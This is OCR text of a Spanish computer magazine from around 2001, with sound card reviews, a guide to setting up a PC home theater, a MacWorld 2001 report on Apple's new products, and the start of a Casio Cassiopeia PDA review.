MIDI o *Musical Instrument Digital Interface*: Protocolo para la transmisión y tratamiento de música. Estos ficheros tienen menor tamaño y una calidad similar a la de uno WAV.

S/PDIF o *Sony and Philips Digital Interconnect Format*: Es un conector que permite utilizar diferentes dispositivos digitales junto a la tarjeta de sonido.

Hercules Maxi Sound Muse

Maxi Sound Muse	
Precio: 6.025 pesetas (36,21 euros)	
Fabricante: Hercules. Tfn: 902 118 036	
Web: www.es.hercules.com	
Valoración	4,5
Precio	2,9
GLOBAL	7,4

Basada en un chip CMI-8738, esta tarjeta de 16 bits está enfocada a aquellos usuarios que necesiten un sonido de calidad para sus juegos pero que no exijan prestaciones suplementarias más avanzadas. Uno de los puntos más favorables que tiene, además de su ajustado precio, es que cuenta con soporte para sonido cuadrafónico.

Es compatible con las librerías DirectSound, DirectMusic y DirectX Audio de Microsoft, por lo que la podremos utilizar en la práctica totalidad de juegos existentes en el mercado. De todos modos, y en el caso de que queramos usarla con juegos más antiguos que funcionaban en modo DOS, será posible hacerlo gracias al soporte audio Legacy que incluye. Así mismo tiene interfaz para los estándares EAX 1.0 y A3D 1.0.

La calidad que es capaz de ofrecernos en reproducción de audio es de 48 KHz, y entre los conectores montados en la placa encontraremos dos salidas analógicas para los cuatro altavoces y dos entradas, además de un puerto para juegos. Quizá podamos echar en falta una salida digital, tal y como ocurre en otros modelos de similares características y precio como la que nos ofrece Terratec con su 512i, analizada en esta misma página. Sin embargo, se incluyen los programas Yamaha Xgstudio, para reproducir MIDI, y Media Station, para reproducir y grabar ficheros MIDI y WAV.

Hercules Game Theater XP

Game Theater XP	
Precio: 34.474 pesetas (207,19 euros)	
Fabricante: Hercules. Tfn: 902 118 036	
Web: www.es.hercules.com	
Valoración	5
Precio	2,8
GLOBAL	7,8

Como tarjeta de gama más profesional, Hercules nos presenta la nueva Game Theater XP, basada en el chip Crystal CS4630 que permite una calidad de muestreo de 48 KHz. Más que como una simple tarjeta de audio, podemos considerarla como una estación de sonido, ya que incluye un *rack* externo de alta capacidad. Cuenta con capacidad para dos, cuatro o seis altavoces con decodificador *Dolby Digital*. Cubriendo el aspecto de la aceleración por hardware, tiene soporte DirectSound 3D, EAX 2.0, A3D e I3DL2, además de permitir el posicionamiento interactivo de dos o cuatro altavoces. Incorpora un motor de síntesis con 64 voces vía hardware, además de 8 Mbytes de *samples* MIDI en la *WaveTable*.

Debido a su enfoque para el mercado profesional, este modelo incluye gran cantidad de entradas y salidas de diferentes formatos, entre las que encontraremos analógicas convencionales (*jack*), RCA, digitales S/PDIF, MIDI e incluso USB, por lo que tendremos la oportunidad de conectar multitud de periféricos externos ampliando las posibilidad de combinanción de componentes. Otro de los aspectos que más se ha cuidado es el referente al software, ya que adjunta varios programas, entre los que encontraremos juegos o diversos tipos de aplicaciones de edición y tratamiento de sonido de diferentes formatos.

Terratec SoundSystem 512i Digital





SoundSystem 512i Digital	
Precio: 6.810 pesetas (40,92 euros)	
Fabricante: Terratec. Tfn: 93 861 65 90	
Web: www.terratec.net	
Valoración	5
Precio	2,9
GLOBAL	7,9

Esta es una tarjeta dirigida principalmente al usuario doméstico. Está preparada para utilizar hasta cuatro altavoces (sonido cuadrafónico envolvente) e incluye soportes EAX, A3D y Direct Sound 3D. Teniendo en cuenta que no hablamos de un modelo profesional, destacaremos el hecho de que la empresa alemana se ha decantado por incluir, junto a los conectores analógicos (dos entradas y una salida, además de otra para micrófono y un puerto MIDI/*joystick* para juegos), una salida óptica digital con formato S/PDIF. Ésta nos permite realizar grabaciones en dispositivos externos con una tasa de muestreo de 48 KHz, todo ello sin pérdida alguna. Incluso está capacitada para lograr grabaciones a 44,1 KHz, es decir, con la misma calidad que un CD.

Cuenta con 128 voces que, con ayuda de la interfaz integrada MIDI y los *drivers* DirectSound, permiten reproducir sonido en tiempo real. Junto a los controladores y en el mismo CD, se incluye un programa llamado S-YXG50, de la empresa Yamaha, que es un sintetizador *WaveTable*, además del MusicMatch JukeBox. Uno de los apartados más llamativos de la 512i es aquel que hace referencia a su precio, que está bastante ajustado, más si tenemos en cuenta la inclusión de la salida S/PDIF.



Terratec SoundSystem DMX XFire 1024

Para empezar diremos que la XFire 1024 de cuatro canales tiene soporte para prácticamente todos los estándares de sonido 3D del mercado, ya que admite los formatos A3D 1.0, DS3D, EAX 1.0 y EAX 2.0. Éstos pueden ser acelerados por medio de tecnologías Multidrive, MacroFX y EnviromentFX, liberando de trabajo suplementario a la CPU de nuestro ordenador. Se incluye un sintetizador de tabla de ondas (*WaveTable*) DLS 1.0 que permite cargar grupos de sonidos alternativos; es decir, podemos utilizar sonidos propios, en vez del grupo de 8 Mbytes que la tarjeta tiene por defecto.

La salida digital en formato S/PDIF incluida permite trabajar con sistemas externos de alta calidad y puede ser sincronizada automáticamente por el propio dispositivo a 32, 44,1 y 48 KHz. Del mismo modo, tenemos información en tiempo real sobre el estado de esta entrada digital en el *Panel de control* de la tarjeta. Este panel se encuentra en el CD adjunto y nos permite configurar la placa a nuestro gusto. Una vez hecho esto, también facilita almacenar la configuarción y cargarla de nuevo cuando la necesitemos.

SoundSystem DMX XFire 1024	
Precio: 11.120 pesetas (66,83 euros)	
Fabricante: Terratec. Tfn: 93 861 65 90	
Web: www.terratec.net	
Valoración	5,2
Precio	2,9
GLOBAL	8,1



Terratec AudioSystem EWX 24/96

Esta tarjeta de alta gama cuenta con una revolucionaria tecnología progresiva de 24 bits a 96 KHz, en comparación a los 16 bits de las tarjetas convencionales. Está basada en tecnología EWS88 MT/D, y gracias a ella podremos dar soporte a cualquier software de audio con *drivers* ASIO 2.0, GSIF (GigaSampler) y DirectSound. Con el objetivo de asentarse en el mercado profesional, Terratec ha eliminado algunas características típicas de una tarjeta de sonido estándar como son el hardware de aceleración 3D o la conversión de tasa de muestreo (SRC).

Cuenta con las entradas y salidas analógicas comunes y además también pone a disposición del usuario las correspondientes digitales. Éstas trabajan sin conversión de tasa de muestreo, lo cual nos permite efectuar grabaciones perfectas y libres de ruidos. Aparte de todo lo comentado, junto al dispositivo encontraremos gran cantidad de software. Podemos crear y editar nuestras grabaciones con el editor de muestras WaveLab Lite para posteriormente pasarlas a MP3 con Musicmatch Jukebox, también incluido. Podemos realizar arreglos de canciones con el secuenciador MicroLogic Fun. También comentaremos el GigaSampler LE, que es capaz de soportar multitud de sonidos y formatos reproducidos directamente desde el disco duro, por lo que la capacidad de memoria del *sampler* resulta enorme.

AudioSystem EWX 24/96	
Precio: 32.672 pesetas (196,36 euros)	
Fabricante: Terratec. Tfn: 93 861 65 90	
Web: www.terratec.net	
Valoración	5
Precio	2,8
GLOBAL	7,8

Leadtek Winfast 6X Sound

Consideramos que esta opción de Leadtek (*www.leadtek.com*) resulta una de las más atractivas de la presente comparativa, aunque desgraciadamente no hemos podido analizarla en nuestro Laboratorio, pues al tratarse de una versión *beta* los controladores no eran reconocidos.

Al igual que la 512i Digital de Terratec, la presente tarjeta es de gama doméstica aunque, además de cumplir con los requisitos básicos para los que se ha montado, también incluye una salida digital en formato S/PDIF. Pero no acaba aquí la cosa, ya que además incorpora una entrada con el mismo formato y dos conectores RCA, todo ello en un añadido que va conectado directamente a la placa. Debido a esto, y al disponer del resto de conectores analógicos propios de una tarjeta de estas características (dos salidas, dos entradas y un puerto de juegos), deducimos que nos hallamos ante un modelo con un ajustado precio pero que es capaz de ofrecernos una gran cantidad de posibilidades.

Está basada en un chip 8738-6ch y es compatible con los estándares de aceleración vía hardware Direct Sound 3D, EAX y A3D. Algo que nos vemos obligados a destacar es la inclusión, por el mismo precio, de 5.900 pesetas (35,45 euros), de un cable para los conectores digitales, lo cual es de agradecer si tenemos en cuenta el reducido coste de la tarjeta. En España la distribuye Choose & Buy (Tfn: 91 369 84 00).

Sencillamente espectacular

Cómo montar nuestro propio *home theater*

Con un poco de espacio, dinero e imaginación, tenemos la posibilidad de montar una auténtica sala de cine en nuestra casa utilizando como punto base un PC.

Muchos de vosotros estaríais encantados de poder contar en vuestro hogar con un sistema avanzado de audio/vídeo, todo ello conectado, como no, a un ordenador. El montaje en sí no es complejo, sin embargo el gasto que acarrea puede ser bastante elevado, aunque también depende de las pretensiones de cada uno y de la calidad de los componentes que utilicemos. El cuarto donde vayamos a colocar los diferentes dispositivos debe estar medianamente preparado en lo referente a las condiciones de espacio y de luz. Las dimensiones mínimas deben ser de al menos 5 m x 5 m y si tenemos la posibilidad de poder regular la intensidad de la luz, mejor que mejor. De lo contrario, quizá el uso del proyector sea más un inconveniente que un ventaja debido a una distancia de proyección demasiado corta (menos de tres metros). Lo mismo nos ocurrirá con el audio, ya que para escuchar y disfrutar del sonido cuadrafónico de manera conveniente, es aconsejable que entre cualquiera de los cuatro altavoces y el usuario exista al menos dos metros y medio de distancia. Por otra parte, cuanto menor sea la distancia entre la CPU y el proyector (cuanto más corto sea el cable que los una), mejor calidad dará la señal.

A continuación, os mostramos un ejemplo de lo que podría ser una sala montada con diferentes dispositivos tanto de sonido como de vídeo.

Tarjeta de sonido: Contamos con una tarjeta de audio cuadrafónica y con soporte para sonido envolvente 3D. A la correspondiente entrada conectaremos



El montaje en sí no es complejo, sin embargo el gasto que acarrea todo ello puede ser bastante elevado

los cuatro altavoces, así como un cable de doble *jack*, que irá desde una salida de esta tarjeta a la sintonizadora para controlar el volumen de la misma desde el mando a distancia (aunque éste no resulte fundamental).

Tarjeta gráfica: En el caso de que no contemos con descompresora para DVD, es necesario montar, en su correspondiente bus PCI o AGP (dependiendo del modelo), una aceleradora medianamente potente que descomprima MPEG-2 por hardware (Ati Radeon o NVIDIA GeForce serían dos buenos ejemplos). Del mismo modo, ésta nos será muy útil para utilizar los juegos 3D más modernos y potentes del mercado.

Tarjeta sintonizadora TV: Ésta nos sirve para ver la televisión directamente desde nuestro PC a través del dispositivo de salida que tengamos conectado a la tarjeta gráfica, en este caso el proyector LCD. La instalación de este tipo de dispositivos es bien sencilla, ya que tan sólo tendremos que pincharla en un bus PCI e instalar sus controladores. A ella conectaremos el cable del vídeo para que la señal enviada pueda ser transmitida, así como otro cable, con dos *jacks*, que irá a la salida de audio de la tarjeta de sonido.

Altavoces:. Los cuatro altavoces que van conectados a la entrada de la tarjeta de sonido deben estar localizados estratégicamente a lo largo de la sala. Lo más apropiado es situar dos de ellos uno a cada lado de la pantalla y el *subwoofer* en el centro. Los otros dos deben ir colocados detrás del usuario, de ese modo se podrá disfrutar del sonido envolvente que la tarjeta de sonido nos proporciona.

Lector DVD: Para poder montarnos un *home theater* medianamente aceptable, éste resulta ser uno de los elementos fundamentales. De hecho, es una experiencia espectacular contemplar una película en DVD junto al resto de accesorios que os comentamos en estas páginas. Hay algunas unidades que vienen acompañadas por su propia tarjeta descompresora PCI,




elemento que se convierte en imprescindible en el caso de que nuestro equipo no incluya una aceleradora gráfica lo suficientemente potente. Aunque ya podemos encontrar en el mercado lectores 12x, con una velocidad de lectura 8x o 10x es más que suficiente.

Proyector: Éste va conectado a nuestra tarjeta de vídeo en la misma salida RGB a la que normalmente enchufamos el monitor. Sin duda alguna es el periférico más caro de todos los comentados, ya que un proyector de gama media oscila alrededor del medio millón de pesetas. Su precio depende principalmente de la luminosidad de su lámpara, la cual se mide en lúmenes y recomendamos no menos de 700 u 800.

Pantalla: Este elemento se utiliza para visionar la imagen generada por el propio proyector. De todos modos, no es un elemento imprescindible (aparte de que no todo el mundo puede meter una pantalla de esta magnitud en su casa), por lo que nos podemos conformar con una pared de al menos dos metros de ancho y completamente blanca y lisa.

Vídeo: Nos puede valer cualquier vídeo convencional. Éste se conecta a la sintonizadora, más concretamente a la salida de antena de la tarjeta, aunque claro, una película en este formato no podrá ser comparable a la de un DVD, aunque con la utilización de un proyector LCD la espectacularidad aumenta.



Es aconsejable que entre cualquiera de los cuatro altavoces y el usuario exista al menos dos metros y medio de distancia

Orientación doméstica o profesional

Ya os hemos comentado que el coste de una instalación de este tipo es cara, pero todo depende de la calidad de los componentes que utilicemos. Un aspecto que debemos tener muy en cuenta antes de comenzar, es el entorno hacia el que va a ir enfocado el *Home Theater*. En el caso de que vayamos a utilizarlo para labores empresariales o profesionales, la inversión puede ser mayor, ya que tenemos la opción, a largo o medio plazo, de rentabilizar la instalación de una sala de presentaciones multimedia para exhibiciones de marketing. Por otro lado, en nuestro hogar (donde las dimensiones de la habitación suelen ser menores que en una oficina), quizá no sea necesario recurrir a los último lanzamientos.

Desde luego, el elemento más caro es el proyector, cuyo precio oscila entre 300.000 pesetas de los más básicos y los 3.000.000 de los realmente profesionales. Otro elemento importante y en el que el precio varía bastante dependiendo de su potencia es la aceleradora gráfica por la que nos decantemos. Ya os hemos dicho que sería conveniente adquirir una de última generación, puesto que además de ahorrarnos una descompresora para el DVD, los usos lúdicos y multimedia del PC se amplían. En el mercado existen gran cantidad de modelos, pero os diremos que una GeForce de gama media o una placa basada en el chip Radeon de Ati, rondan las 45.000 pesetas. Luego nos encontramos con dispositivos tales como la unidad DVD, la tarjeta de sonido o los altavoces cuadrafónicos, los cuales con una inversión que se halle entre las 15.000 y 20.000 pesetas por cada uno de ellos, sería más que suficiente. Quizá un vídeo convencional sea algo más caro, pero por 25.000 o 30.000 pesetas los encontraremos, así como la pantalla de 1,80 metros.

Entendemos que el usuario ya cuenta con un PC en el que se instalarán todos los elementos aquí detallados.

Arde San Francisco

Apple demuestra su poderío con un masivo desembarco de novedades


Sexo, poder y titanio. Así empieza el milenio para una Apple que, con Steve Jobs *Imperator* a la cabeza, vuelve a la carga con sus últimas creaciones para quitar el hipo, ejemplarizado en el PowerBook G4. Con la visión del ordenador personal como el centro de nuestro «estilo de vida digital», la compañía de la manzana pone en la palestra una nueva manera de entender la música digital y la grabación de películas DVD.

Al grito de lo que podría resumirse en un «¡Este año vamos a arrasar!», un hipnótico Steve Jobs sedujo por completo a las más de 5.000 personas que llenaban hasta la bandera el auditorio del Moscone Center, sede del MacWorld San Francisco 2001, y a otros 250.000 espectadores que siguieron la presentación en directo usando Internet y QuickTime, relatando su «visión». Apple se lanza a la carrera por ocupar el centro de un nuevo estilo de vida lleno de teléfonos móviles, reproductores MP3, cámaras de vídeo, DVDs, CDs, libros electrónicos y asistentes personales, por supuesto todo con digital detrás, delante, de guarnición y de postre. Los de Cupertino creen que su control de todos los aspectos de la experiencia del usuario les pone en una posición de privilegio para formar el nexo de unión de la vida digital, un *«Digital Lifestyle»* que, según el propio Jobs, representa una nueva era para la informática.

El Titanium PowerBook G4, una maravilla de 2,4 kg

24 de marzo, el día D

Lo cierto es que, al contrario que los fabricantes de PCs de todo el mundo, meros ensambladores de piezas y sistemas operativos ajenos, Apple es la única compañía del mercado que puede controlar todos los elementos de la ecuación y proporcionar una experiencia inigualable al usuario. Soluciones donde, básicamente, todo funciona siempre a la primera, de forma intuitiva y al alcance de cualquiera. Dentro de esta ecuación, el sistema operativo es una de las piezas claves. Para Apple, MacOS 9 es ahora esa pieza, pero en un par de meses, la piedra angular de esta estrategia se llamará **MacOS X**. Su fecha de desembarco en el mercado de todo el mundo ya ha sido fijada: El 24 de marzo, día de san Agapito, aparecerá esta joya que espera convertirse en el ojito derecho de los futuristas.



El público se agolpa para poder decir que un día lo tuvo en sus


Para los que no sigan estas páginas habitualmente, MacOS X es el primer Unix de la historia diseñado y dirigido a todo tipo de mercados, desde el consumidor de a pie que quiere jugar al Quake III hasta la gran corporación en busca de un *cluster* de servidores de aplicaciones Java balanceados. Lo bueno de MacOS X es que el Unix, si no quieres, ni lo hueles. Todo sucede con la legendaria facilidad de uso del Mac, pero con Unix debajo y accesible a programadores y demás místicos e iniciados. Después de varios meses de pruebas, no tengo duda de que, cuotas de mercado y obvio dominio de Microsoft aparte (*Hail Gates!*), MacOS X se adelanta ya tecnológicamente a toda la competencia.

Steve Jobs demostró en escena una de las últimas compilaciones de MacOS X, notablemente más rápida que la *beta*, con algunas de sus nuevas características. Pero estas características, aún cuando han sido recibidas con entusiasmo, palidecen ante el apoyo masivo que toda la industria está prestando a la nueva plataforma con 1.500 aplicaciones ya en desarrollo o listas. Incluso el sistema está cobrando tanta fuerza que es uno de los temas que más ampollas y pasiones está levantando en sitios web como SlashDot, nido de linuxeros y BSDianos recalcitrantes donde los haya, que están viendo como MacOS X se ha transformado en lo que quizás sea el mejor Unix existente y el único apto para el consumo de humanos normales sin cerebros esponjiformes adquiridos.

Ésta es precisamente una de las cosas que se han demostrado más radicalmente en el pasado MacWorld. Además de Adobe, Macromedia, NewTek o Discreet, que ya han anunciado *betas* o fechas aproximadas de lanzamiento de su software para MacOS X entre primavera y otoño, otras 400 compañías han dado la campanada con demostraciones de sus productos, esperadas algunas, inesperadas otras. Entre las primeras, la que hizo Richard Kerris, director de Tecnologías Maya en Alias|Wavefront, anunciando Maya para esta pri-



El MacOS X va tomando ya su forma definitiva, con nuevo



El único desarrollo de otro fabricante que compartió escena con Steve Jobs, Maya para MacOS X, será

mavera. Entre las segundas, Kevin Browne, jefe supremo de la Macintosh Business Unit de Microsoft, que anunció para sorpresa general que Office 2001 para MacOS 9 también estará disponible en una nueva versión para MacOS X, 100% nativa, para otoño. Y lo bueno es que no sólo lo anunciaron, sino que estuvieron enseñándola ante el público, signo de que todo va por buen camino. Office 2001 corriendo nativo sobre un Unix como MacOS X: Hasta el Cuarto Hombre se quedaría sin palabras.

Gigaflops por un tubo

Como estaba previsto, Apple ha sacado nuevos modelos de **PowerMac G4**, marcados por el debut de la nueva arquitectura de placa madre UMA-2 (*Unified Motherboard Architecture*) a 133MHz con 1GByte/s de transferencia sostenida, cinco *slots* (cuatro PCI y uno AGP4X), 1,5 GBytes de RAM máxima, Gigabit Ethernet de serie en todas las configuraciones, ATI Radeon ó nVidia GeForce2 MX al gusto y la variedad de puertos FireWire y USB a la que nos tienen acostumbrados. Las velocidades de procesador van de los 466 MHz hasta los 733 MHz.

Precisamente, Steve Jobs volvió a dar especial relevancia al tema de los tan manidos megahertzios, resaltando lo mismo que ya saben la mayoría de nuestros lectores: que si el tomarlos como medida absoluta de velocidad es casi inútil entre chips «parecidos» como los de Intel y AMD, más lo es entre procesadores con arquitecturas completamente diferentes como el PowerPC y los compatibles x86. En el caso de un chip RISC, como el PowerPC G4, la diferencia de potencia se hace aún más patente, llamando la atención que el nuevo G4 a 733 MHz, por ejemplo, pueda ser hasta un 30% más rápido que un Pentium 4 al doble de velocidad de reloj. El problema de Intel es básico: en su afán por ganar la batalla de marketing del gigahertzio, se ha visto obligada a aumentar en demasía el número de *pipelines* reduciendo instrucciones por ciclo de reloj por fallos en la predicción de código.

El PowerPC G4 utilizado en las máquinas a 667 MHz y 733 MHz es además un nuevo procesador en la serie G4. Llamado internamente 7450, contiene 11 unidades de ejecución independientes. De éstas, las cuatro unidades Velocity Engine incluidas alcanzan una *potencia sostenida* de 5,5 gigaflops, lo que le permite hacer cosas hasta ahora imposibles en un ordenador de sobremesa sin hardware especial.

Al tostadero

Como podrá suponer el lector, el objetivo de estas máquinas no sólo es «tostar» a todo Pentium viviente. Según Jobs, el eslogan de estos depredadores será «Power to Burn» (*poder para quemar*) pero por otras razones: todos los PowerMac G4, menos uno, vienen ahora con CD-R de serie y el sistema operativo se encarga de gestionar la creación de esos CDs, de forma transparente para el usuario. El único que viene sin CD-R es el modelo de 733 MHz. Y ahí está lo que para mí es la gran noticia de este principio de año: dicho PowerMac G4 a 733 MHz incorpora de serie el **SuperDrive**.

Fabricado por Pioneer, esta unidad grabadora, que hasta hoy costaba en torno al millón de pesetas ella solita, permite leer y grabar CD, CD-R, CD-RW, DVD y DVD-R. Este último formato es especialmente significativo porque, gracias a este *súper disco* y un software increíble, exclusivo para Macintosh, llamado iDVD, cualquiera podrá realizar un DVD con un aspecto 100% profesional, de forma casi inmediata gracias a la facultad de arrastrar y soltar, completado con menús interactivos y la apariencia que queramos darle.

La producción de estos DVD sólo es posible

Música para los oídos

Una de las soluciones integrales que Apple presentó en el MacWorld es el iTunes. Básicamente, iTunes es un software de gestión integral de contenidos musicales. O mejor dicho, es «El Software» de gestión integral de música digital. Completamente gratuito y sólo disponible para Macintosh, el nuevo programa de Apple da un paso más allá para convertir a los Mac en máquinas únicas para el tratamiento de este tipo de contenidos y convertirse así en nexo esencial para la música MP3.

El interfaz de iMovie es pasmosamente simple, permite codificar música a formato MP3 a ocho veces la velocidad normal de reproducción, con la máxima calidad posible. Toda la música capturada, bien a través del propio programa o por Internet, es automáticamente indexada. Un gigabyte de música tarda pocos segundos en ser indexada y automáticamente puede ser buscada por cualquier cadena de texto. Cuando uno está listo para grabarse un CD, sólo tiene que pulsar *Burn* y a planchar.

En realidad, iTunes no es en sí mismo especial: sencillamente integra la funcionalidad de tres o cuatro programas en uno sólo, con un interfaz asombrosamente simple y potente e integración con todo tipo de medios y dispositivos. Cuenta con un atractivo *plug-in* de visualización de música, especialmente diseñado para esta versión y la arquitectura es compatible con WinAmp. Igual que con el Scotch-Brite, yo no puedo estar sin él.

La revolución del vídeo digital

Desde luego, la grabación de DVD no es algo revolucionario porque ya se podía hacer antes de la llegada de iDVD y el SuperDrive. Lo revolucionario de la solución de Apple es su aplastante facilidad de uso y su coste ridículo. Respecto a esto último, la diferencia está clara. Una unidad grabadora de DVD cuesta en el mercado en torno al millón de pesetas. A esto hay que añadirle software y hardware especial, complicados programas de producción y tarjetas de proceso MPEG-2 que pueden llegar hasta los 6 o 7 millones de pesetas con facilidad. Añádase a esto una dificultad de uso intragable, remuévase al baño maría y comprobará por qué, hasta hoy, el DVD sólo estaba al alcance de las compañías productoras de siempre y unos pocos servicios altamente especializados que cobran el oro y el moro por realizarlos.

Aunque suene a eslogan publicitario, con el SuperDrive e iDVD el frotar se va a acabar. Apple ha puesto en nuestras manos una solución de producción de vídeo 100% digital por una décima parte del precio de otras soluciones, sin pérdidas de calidad, de principio a fin. Es una de las muestras de la estrategia del Mac como nexo único de una vida digital, tratando materiales desde la captura del vídeo DV vía FireWire hasta la creación del DVD en sí mismo, con el material ya finalizado para el cliente, para la familia, para una productora independiente, en definitiva, para lo que nos dé la gana. Una solución apasionante y que, al verla en acción, pone una sonrisa de alucinado en la cara de cualquiera (para comprobarlo en vivo, pasen y véanlo de cine en *www.apple.com/es/idvd/*. Por 689.000 pesetas más IVA (111.000 pesetas), menos de lo que cuesta el grabador de DVD por separado, un cineasta, una pequeña agencia de publicidad o cualquier usuario particular con ganas y necesidad de producir vídeo 100% digital puede adquirir una solución con resultados profesionales que hoy en día cuestan diez veces más. Y si bien iDVD, como iMovie, está orientado al consumidor, Apple también ofrece un programa profesional de altísimo nivel, el DVD Studio Pro, del que hablaremos en profundidad en próximos números.

El programa iDVD permite configurar un DVD a medida en minutos, completado con gráficos, botones, menús interactivos

gracias a los 5,5 gigaflops del Velocity Engine en el G4 y los algoritmos de alta calidad desarrollados por Apple durante más de un año de trabajo. Usando otro procesador se tardaría en codificar vídeo 25 veces la longitud del material original. Con el G4 e iDVD sólo se tarda dos veces. Es decir, que si para codificar una hora de vídeo para DVD se tardaba un día, ahora con el G4 lo puedes hacer en un par de horas.

Sin duda, de aquí a unas semanas o meses, pocas agencias y productoras de vídeo de este país se podrán permitir el lujo de carecer de una de estas cajas mágicas que, gracias a un software fuera de serie, permiten crear materiales hasta ahora inéditos para el 99% del público empresarial y de a pie.

Y por fin, sexo, poder y titanio

Poco se puede decir de esta joya de la ingeniería excepto dos palabras: «¡Quiero uno!». De hecho, algunos estamos ya diseñando un plan de asalto al edificio de Apple en La Moraleja (Madrid) para conseguir uno de sus nuevos B. No dudaremos en tomar rehenes y ejecutarlos uno a uno a base de exposiciones prolongadas a programas de José Luis Moreno o Pedro Ruiz (lo siento por el bueno de Paco Lara, responsable de relaciones públicas de Apple, pero la vida es dura y a nuestro lado, Himmler era el Miliki de las SS).

Se puede decir más alto pero no más claro: el PowerBook G4 es, sin lugar a dudas, el ordenador más atractivo y potente que existe hoy en día sobre la faz de la tierra. Sencillamente, no hay nada en su categoría que le pueda hacer sombra. Absolutamente nada. Ni de IBM, ni de Compaq, ni siquiera Sony, con sus *Vaio*, pueden aproximarse a la sencillez, ligereza y potencia de esta máquina de ensueño, un objeto de deseo computerizado que roza casi lo impío. Si el Apple Cinema Display de 22 pulgadas, otro invento diabólico de la compañía de la manzana mordida, estaba el número 1 de nuestra lista de hardware para soñar, ahora el PowerBook G4 acapara los puestos 1º, 2º y 3º el sólito.

Cuando uno se entera de que esta máquina ha sido fabricada enteramente con titanio de grado comercial, 99% puro como el que se usa en los satélites espaciales, anodizado en gris plata, tratado con resinas especiales y con un chasis de fibra de carbono, uno piensa que su lugar sería una urna de alta seguridad en el MOMA de Nueva York. Pero sabiendo que han metido un procesador G4 a 400 o 500 MHz dentro de esta caja de «sólo» 2,54 centímetros de espesor y 2,4 kilogramos de peso, junto con un DVD de carga por ranura, red de área Airport sin cables, USB, FireWire, puerto de salida de vídeo, 1 GByte de memoria máxima, PC Card, puerto de infrarrojos, Ethernet 100Base-T y módem de 56 Kbps y una pantalla de 15,2 pulgadas ultra-ancha con relación 3:2 de 1.152 por 780 puntos y 16 millones colores, uno no puede sino pensar en lo *único*: «¡Sí, quiero. Pero ya!».

El PowerBook G4 está destinado a ser la máquina perfecta para el profesional del vídeo, la música, la animación y, por que no, el objeto de deseo de máximo «farde» para cualquier *culebra* de las finanzas que se pueda permitirse el pasar un cargo a la empresa por el medio «kilo» del modelo más *bajo* de la gama, que es exactamente igual al modelo más *top* excepto por la mayor capacidad de la memoria, el disco y el procesador de 500 MHz. Este último, por la moderada cantidad de 776.000 pesetas más IVA (124.000 pesetas del ala). Como dicen Faemino y Cansado, «total, por estas cantidades...». Pues eso, «¡yo quiero uno, buahhh!».

Jesús Díaz Blanco (jesusdiaz@apinet.es)

Cassiopeia EM-505S

La evolución de un dispositivo con mucha historia

La última actualización del PDA más famoso de Casio se presenta frente a sus competidores repleta de funcionalidades, capacidades multimedia y buenas cualidades. Todo ello en 218 gramos.

Cuando por nuestras manos pasaron los primeros dispositivos dotados de Windows CE, equipados con pantallas monocromas, unos pocos «megas» de memoria y unas prestaciones más que discretas, quedamos asombrados. De esto hace ya algunos años. Por eso, tras analizar el nuevo ingenio de Casio, es justo señalar que las diferencias son abismales y que estos dispositivos han ido a más.

Para empezar, hemos visto cómo han pasado de ser del tipo Handheld PC al actual Palmtop PC. Las discrepancias entre ambas denominaciones son considerables y sencillas de apreciar. En los primeros, encontramos un pequeño teclado similar al del nuestro ordenador y una pantalla táctil alargada de gran tamaño. Este tipo de aparatos suelen contar con mayores ranuras de ampliación, e incluso con bahías para tarjetas PC Card o Compact Flash. En el lado opuesto, los Palmtop PC son equipos de pequeñas dimensiones que, como su nombre indica, entran en la palma de la mano y son manejados únicamente desde la pantalla táctil. Al carecer de teclado, emplean técnicas de reconocimiento de escritura o teclados virtuales en pantalla.

Es precisamente este último tipo de dispositivos los que parecen haber triunfado. En un principio, la mayor parte de los PDAs gobernados por el sistema Windows CE eran de la clase Handheld. Con el paso del tiempo y debido en buena parte al éxito de ventas de los famosos Palm, este aspecto ha cambiado radicalmente. Esta plataforma, competencia directa de Windows CE, ha vendido millones de unidades de sus conocidos Palm Pilot, Palm III, Palm V o Palm VII, sentando las bases de lo que debería ser un PDA en cuanto a funcionalidad y capacidades. Siguiendo su estela, la nueva revisión de Windows CE, la 3.0, se ha presentado inicialmente en dispositivos de mano, ya que ahí es donde Microsoft tiene a su más dura competencia. Y para romper con el pasado y sentar las bases de una nueva época, se ha optado incluso por denominar a la plataforma con un nuevo nombre: Pocket PC.


Y llegó el Cassiopeia

